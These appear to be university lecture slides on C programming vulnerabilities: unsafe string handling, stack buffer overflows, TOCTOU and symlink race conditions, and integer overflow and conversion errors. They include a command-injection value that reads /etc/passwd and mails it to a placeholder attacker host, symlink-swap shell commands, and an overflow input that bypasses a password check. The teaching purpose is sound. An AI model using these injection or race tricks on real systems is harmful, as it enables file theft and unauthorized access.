IS 2150 / TEL 2810
Introduction to Security

James Joshi
Associate Professor, SIS

Lecture 11
Nov 30, 2010

Vulnerability related to
Integers. String,
Race Conditions

Objectives

- Understand/explain issues related to programming related vulnerabilities and buffer overflow
  - String related
  - Integer related
  - Race Conditions

Issues


- Strings
  - Background and common issues
- Common String Manipulation Errors
- String Vulnerabilities
- Mitigation Strategies

Strings

- Comprise most of the data exchanged between an end user and a software system
  - command-line arguments
  - environment variables
  - console input
- Software vulnerabilities and exploits are caused by weaknesses in
  - string representation
  - string management
  - string manipulation

C-Style Strings

- Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



- C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.
  - A pointer to a string points to its initial character.
  - String length is the number of bytes preceding the null character
  - The string value is the sequence of the values of the contained characters, in order.
  - The number of bytes required to store a string is the number of characters plus one (x the size of each character)

Common String Manipulation Errors

- Common errors include
  - Unbounded string copies
  - Null-termination errors
  - Truncation
  - Write outside array bounds
  - Off-by-one errors
  - Improper data sanitization

Unbounded String Copies

- Occur when data is copied from an unbounded source to a fixed length character array

```
int main(void) {
  char Password[80];
  puts("Enter 8 character password:");
  gets(Password);
        ...
}
```

```
#include <iostream.h>
int main(void) {
 char buf[12];
 cin >> buf;
 cout<<"echo: "<<buf<<endl;
}
```

Simple Solution

- Test the length of the input using **`strlen()`** and dynamically allocate the memory

```
int main(int argc, char *argv[]) {
  char *buff = (char *)malloc(strlen(argv[1])+1);
  if (buff != NULL) {
    strcpy(buff, argv[1]);
    printf("argv[1] = %s.\n", buff);
  }
  else {
    /* Couldn't get the memory - recover */
  }
  return 0;
}
```

Null-Termination Errors

- Another common problem with C-style strings is a failure to properly null terminate

```
int main(int argc, char
  char a[16];
  char b[16];
  char c[32];

  strcpy(a, "0123456789abcdef”);
  strcpy(b, "0123456789abcdef");
  strcpy(c, a);
}
```

Neither **`a[]`** nor **`b[]`** are properly terminated

String Truncation

- Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities
  - `Example: strncpy()` instead of `strcpy()`

  - Strings that exceed the specified limits are truncated
  - Truncation results in a loss of data, and in some cases, to software vulnerabilities

Improper Data Sanitization

- An application inputs an email address from a user and writes the address to a buffer [Viega 03]


```
sprintf(buffer,
     "/bin/mail %s < /tmp/email",
     addr
  );
```

  - The buffer is then executed using the **`system()`** call.
  - The risk is, of course, that the user enters the following string as an email address:
    - **`bogus@addr.com; cat /etc/passwd  | mail some@badguy.net`**

- **[Viega 03]** Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

What is a Buffer Overflow?

- A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure



Buffer Overflows


- Caused when buffer boundaries are neglected and unchecked
- Buffer overflows can be exploited to modify a
  - variable
  - data pointer
  - function pointer
  - return address on the stack

Smashing the Stack

- This is an important class of vulnerability because of their frequency and potential consequences.
  - Occurs when a buffer overflow overwrites data in the memory allocated to the execution stack.
  - Successful exploits can overwrite the return address on the stack allowing execution of arbitrary code on the targeted machine.

Program Stacks


- A program stack is used to keep track of program execution and state by storing
  - return address in the calling function
  - arguments to the functions
  - local variables (temporary)
- The stack is modified
  - during function calls
  - function initialization
  - when returning from a subroutine



Stack Segment

- The stack supports nested invocation calls
- Information pushed on the stack as a result of a function call is called a frame

```
b() {…}
a() {
  b();
}
main() {
  a();
}
```



Stack Frames

- The stack is used to store
  - return address in the calling function
  - actual arguments to the subroutine
  - local (automatic) variables
- The address of the current frame is stored in a register (EBP on Intel architectures)
- The frame pointer is used as a fixed point of reference within the stack

rCs1

Subroutine Calls

- `function(4, 2);`

```
push 2
push 4
call function (411A29h)
```

Push 2nd arg on stack

Push 1st arg on stack

Push the return address on stack and jump to address

Slide 18

---

rCs1 draw picture of stack on right and put text in action area above registers

also, should create gdb version of this

Robert C. Seacord, 7/6/2004

Subroutine Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Save the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

Subroutine Return

- `return();`

```
mov esp, ebp
```

```
pop ebp
```

```
ret
```

Restore the stack pointer

Restore the frame pointer

Pops return address off the stack and transfers control to that location

Return to Calling Function

- `function(4, 2);`

```
push 2
push 4
call function (411230h)
add  esp,8
```

Restore stack pointer

Example Program

```
bool IsPasswordOK(void) {
 char Password[12]; // Memory storage for pwd
 gets(Password);    // Get input from keyboard
 if (!strcmp(Password,"goodpass")) return(true); //
  Password Good
 else return(false); // Password Invalid
}
void main(void) {
 bool PwStatus;                    // Password Status
  puts("Enter Password:");    // Print
 PwStatus=IsPasswordOK();    // Get & Check Password
 if (PwStatus == false) {
      puts("Access denied"); // Print
      exit(-1);              // Terminate Program
 }
 else puts("Access granted");// Print
}
```

Stack Before Call to `IsPasswordOK()`

Code

EIP

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
      puts("Access denied");
      exit(-1);
   }
else puts("Access
granted");
```

Stack

ESP

Storage for **`PwStatus`** (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Stack During `IsPasswordOK()` Call

Code

EIP

```
puts("Enter Password:");
PwStatus=IsPasswordOK();
if (PwStatus==false) {
     puts("Access denied");
     exit(-1);
   }
else puts("Access granted");
```

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password, "goodpass"))
      return(true);
 else return(false)
}
```

Stack

ESP

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Note: The stack grows and shrinks as a result of function calls made by `IsPasswordOK(void)`

Stack After IsPasswordOK() Call

Code

EIP

```
puts("Enter Password:");
PwStatus = IsPasswordOk();
if (PwStatus == false) {
  puts("Access denied");
  exit(-1);
}
else puts("Access granted");
```

Stack

ESP

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
…

The Buffer Overflow 1

- What happens if we input a password with more than 11 characters ?

CRASH

The Buffer Overflow 2 **Stack**

```
bool IsPasswordOK(void) {
 char Password[12];

 gets(Password);
 if (!strcmp(Password,"badprog"))
      return(true);
 else return(false)
}
```

EIP

ESP

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for **PwStatus** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

The return address and other data on the stack is over written because the memory space allocated for the password can only hold a maximum 11 character plus the NULL terminator.

The Vulnerability

- A specially crafted string “1234567890123456j►*!” produced the following result.

What happened ?

What Happened ?

- "1234567890123456j►*!" overwrites 9 bytes of memory on the stack changing the callers return address skipping lines 3-5 and starting execuition at line 6

	Statement
1	`puts("Enter Password:");`
2	`PwStatus=ISPasswordOK();`
3	`if (PwStatus == true)`
4	`puts("Access denied");`
5	`exit(-1);`
6	`}`
7	`else puts("Access granted");`

Stack

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "j►*!" (return to line 7 was line 3)
Storage for **`PwStatus`** (4 bytes) "\0"
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

Race conditions

Concurrency and Race condition

- Concurrency
  - Execution of Multiple flows (threads, processes, tasks, etc)
  - If not controlled can lead to nondeterministic behavior
- Race conditions
  - Software defect/vulnerability resulting from unanticipated execution ordering of concurrent flows
    - E.g., two people simultaneously try to modify the same account (withrawing money)

Race condition

- Necessary properties for a race condition
  - Concurrency property
    - At least two control flows executing concurrently
  - Shared object property
    - The concurrent flows must access a common shared *race object*
  - Change state property
    - Atleast one control flow must alter the state of the race object

Race window

- A code segment that accesses the race object in a way that opens a window of opportunity for race condition
  - Sometimes referred to as critical section
- Traditional approach
  - Ensure race windows do not overlap
    - Make them mutually exclusive
    - Language facilities – *synchronization primitives (SP)*
  - *Deadlock* is a risk related to SP
    - Denial of service

Time of Check, Time of Use

- Source of race conditions
  - Trusted (tightly coupled threads of execution) or untrusted control flows (separate application or process)
- ToCTToU race conditions
  - Can occur during file I/O
  - Forms a RW by first *checking* some race object and then *using* it

Example

```
int main(int argc, char *argv[]) {
        FILE *fd;
        if (access(“/some_file”, W_OK) == 0) {
                printf("access granted.\n");
                fd = fopen(“/some_file”, "wb+");
                /* write to the file */
                fclose(fd);
        }  else {
                err(1, "ERROR");
        }
        return 0;
} Figure 7-1
```

- Assume the program is running with an effective UID of root

TOCTOU

- Following shell commands during RW

```
rm /some_file
ln /myfile /some_file
```

- Mitigation
  - Replace access() call by code that does the following
    - Drops the privilege to the real UID
    - Open with fopen() &
    - Check to ensure that the file was opened successfully

- Not all untrusted RCs are purely TOCTOU
  - E.g., GNU file utilities

```
chdir("/tmp/a");
chdir("b");
chdir("c");
//race window
chdir("..");
chdir("c");
ulink("*");
```

  - Exploit is the following shell command

    mv /tmp/a/b/c /tmp/c

    - Note there is no checking here - implicit

Symbolic linking exploits

```
if (stat(“/some_dir/some_file”, &statbuf) == -1) {
   err(1, "stat");
}
if (statbuf.st_size >= MAX_FILE_SIZE) {
   err(2, "file size");
}
if ((fd=open(“/some_dir/some_file”, O_RDONLY)) == -1) {
   err(3, "open - %s",argv[1]);
}
```

Attacker does:

rm /some_dir/some_file

ln –s attacker_file /some_dir/some_file

Integer Agenda

- Integer Security
- Vulnerabilities
- Mitigation Strategies
- Notable Vulnerabilities
- Summary

Integer Security

- Integers represent a growing and underestimated source of vulnerabilities in C and C++ programs.
- Integer range checking has not been systematically applied in the development of most C and C++ software.
  - security flaws involving integers exist
  - a portion of these are likely to be vulnerabilities
- A software vulnerability may result when a program evaluates an integer to an unexpected value.

Integer Representation

- Signed-magnitude
- One’s complement
- Two’s complement
- These integer representations vary in how they represent negative numbers

Signed-magnitude Representation

- Uses the high-order bit to indicate the sign
  - 0 for positive
  - 1 for negative
  - remaining low-order bits indicate the magnitude of the value

0 0 1 0 1 0 0 1

$+ \qquad \underbrace{32 + 8 + 1}_{41}$

1 0 1 0 1 0 0 1

$- \qquad \underbrace{32 + 8 + 1}_{41}$

- Signed magnitude representation of +41 and -41

One’s Complement

- One’s complement replaced signed magnitude because the circuitry was too complicated.
- Negative numbers are represented in one’s complement form by complementing each bit

even the sign bit is reversed

```
0 0 1 0  1 0 0 1
↓ ↓ ↓ ↓  ↓ ↓ ↓ ↓
1 1 0 1  0 1 1 0
```

each 1 is replaced with a 0

each 0 is replaced with a 1

Two’s Complement

- The two’s complement form of a negative integer is created by adding one to the one’s complement representation.


```
0 0 1 0  1 0 0 1        0 0 1 0  1 0 0 1
↓ ↓ ↓ ↓  ↓ ↓ ↓ ↓        ↓ ↓ ↓ ↓  ↓ ↓ ↓ ↓
1 1 0 1  0 1 1 0 + 1 =  1 1 0 1  0 1 1 1
```

- Two’s complement representation has a single (positive) value for zero.
- The sign is represented by the most significant bit.
- The notation for positive integers is identical to their signed-magnitude representations.


Signed and Unsigned Types

- Integers in C and C++ are either signed or unsigned.
- Signed integers
  - represent positive and negative values.
  - In two's complement arithmetic, a signed integer ranges from -2^{n-1} through $2^{n-1}-1$.
- Unsigned integers
  - range from zero to a maximum that depends on the size of the type
  - This maximum value can be calculated as 2^n-1, where n is the number of bits used to represent the unsigned type.

Representation




Signed Integer



Unsigned Integer

Example Integer Ranges



Integer Conversions

- Type conversions
  - occur explicitly in C and C++ as the result of a cast or
  - implicitly as required by an operation.
- Conversions can lead to lost or misinterpreted data.
  - Implicit conversions are a consequence of the C language ability to perform operations on mixed types.
- C99 rules define how C compilers handle conversions
  - integer promotions
  - integer conversion rank
  - usual arithmetic conversions

Integer Promotion Example

- Integer promotions require the promotion of each variable (**`c1`** and **`c2`**) to **`int`** size

```
char c1, c2;
c1 = c1 + c2;
```

  - The two **`ints`** are added and the sum truncated to fit into the **`char`** type.
  - Integer promotions avoid arithmetic errors from the overflow of intermediate values.

Implicit Conversions

The sum of **`c1`** and **`c2`** exceeds the maximum size of **`signed char`**

```
1. char cresult, c1, c2, c3;
2. c1 = 100;
3. c2 = 90;
4. c3 = -120;
5. cresult = c1 + c2 + c3;
```

However, **`c1,`** c1, and **`c3`** are each converted to integers and the overall expression is successfully evaluated.

The sum is truncated and stored in **`cresult`** without a loss of data

The value of **`c1`** is added to the value of **`c2`**.

Integer Conversion Rank & Rules

- Every integer type has an integer conversion rank that determines how conversions are performed.
  - The rank of a signed integer type is > the rank of any signed integer type with less precision.
    - rank of [**`long long int`** > **`long int`** > **`int`** > **`short int`** > **`signed char]`**.
  - The rank of any unsigned integer type is equal to the rank of the corresponding signed integer type.

Unsigned Integer Conversions 1

- Conversions of smaller unsigned integer types to larger unsigned integer types is
  - always safe
  - typically accomplished by zero-extending the value
- When a larger unsigned integer is converted to a smaller unsigned integer type the
  - larger value is truncated
  - low-order bits are preserved

Unsigned Integer Conversions 2

- When unsigned integer types are converted to the corresponding signed integer type
  - the bit pattern is preserved so no data is lost
  - the high-order bit becomes the sign bit
  - If the sign bit is set, both the sign and magnitude of the value changes.

From unsigned	To	Method
char	char	Preserve bit pattern; high-order bit becomes sign bit
char	short	Zero-extend
char	long	Zero-extend
char	unsigned short	Zero-extend
char	unsigned long	Zero-extend
short	char	Preserve low-order byte
short	short	Preserve bit pattern; high-order bit becomes sign bit
short	long	Zero-extend
short	unsigned char	Preserve low-order byte
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	long	Preserve bit pattern; high-order bit becomes sign bit
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word

Key: Lost data | Misinterpreted data

Signed Integer Conversions 2

- When signed integers are converted to unsigned integers
  - bit pattern is preserved—no lost data
  - high-order bit loses its function as a sign bit
  - If the value of the signed integer is not negative, the value is unchanged.
  - If the value is negative, the resulting unsigned value is evaluated as a large, signed integer.

From	To	Method
char	short	Sign-extend
char	long	Sign-extend
char	unsigned char	Preserve pattern; high-order bit loses function as sign bit
char	unsigned short	Sign-extend to short; convert short to unsigned short
char	unsigned long	Sign-extend to long; convert long to unsigned long
short	char	Preserve low-order byte
short	long	Sign-extend
short	unsigned char	Preserve low-order byte
short	unsigned short	Preserve bit pattern; high-order bit loses function as sign bit
short	unsigned long	Sign-extend to long; convert long to unsigned long
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word
long	unsigned long	Preserve pattern; high-order bit loses function as sign bit

Key: Lost data | Misinterpreted data

Signed Integer Conversion Example

```
1. unsigned int l = ULONG_
2. char c = -1;
3. if (c == l) {
4.   printf("-1 = 4,294,967,295?\n");
5. }
```

The value of **`c`** is compared to the value of **`l`**.

Because of integer promotions, **`c`** is converted to an unsigned integer with a value of **`0xFFFFFFFF`** or 4,294,967,295

Integer Error Conditions

- Integer operations can resolve to unexpected values as a result of an
  - overflow
  - sign error
  - truncation

Overflow

- An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.
- Overflows can be signed or unsigned

A signed overflow occurs when a value is carried over to the sign bit

An unsigned overflow occurs when the underlying representation can no longer represent a value

Overflow Examples 1

```
1. int i;
2. unsigned int j;

3. i = INT_MAX;  // 2,147,483,647
4. i++;
5. printf("i = %d\n", i);

6. j = UINT_MAX; // 4,294,967,295;
7. j++;
8. printf("j = %u\n", j);
```

Overflow Examples 2

```
 9. i = INT_MIN; // -2,147,483,648;
10. i--;
11. printf("i = %d\n", i);

12. j = 0;
13. j--;
14. printf("j = %u\n", j);
```

Truncation Errors

- Truncation errors occur when
  - an integer is converted to a smaller integer type and
  - the value of the original integer is outside the range of the smaller type
- Low-order bits of the original value are preserved and the high-order bits are lost.

Truncation Error Example

- `1. char cresult, c1, c2, c3;`
- `2. c1 = 100;`
- `3. c2 = 90;`
- `4. cresult = c1 + c2;`

Integers smaller than **`int`** are promoted to **`int`** or **`unsigned int`** before being operated on

Integer Operations

- Integer operations can result in errors and unexpected value.
- Unexpected integer values can cause
  - unexpected program behavior
  - security vulnerabilities
- Most integer operations can result in exceptional conditions.

Integer Addition

- Addition can be used to add two arithmetic operands or a pointer and an integer.
- If both operands are of arithmetic type, the usual arithmetic conversions are performed on them.
- Integer addition can result in an overflow if the sum cannot be represented in the number allocated bits

Integer Division

- An integer overflow condition occurs when the min integer value for 32-bit or 64-bit integers are divided by -1.
  - In the 32-bit case, –2,147,483,648/-1 should be equal to 2,147,483,648

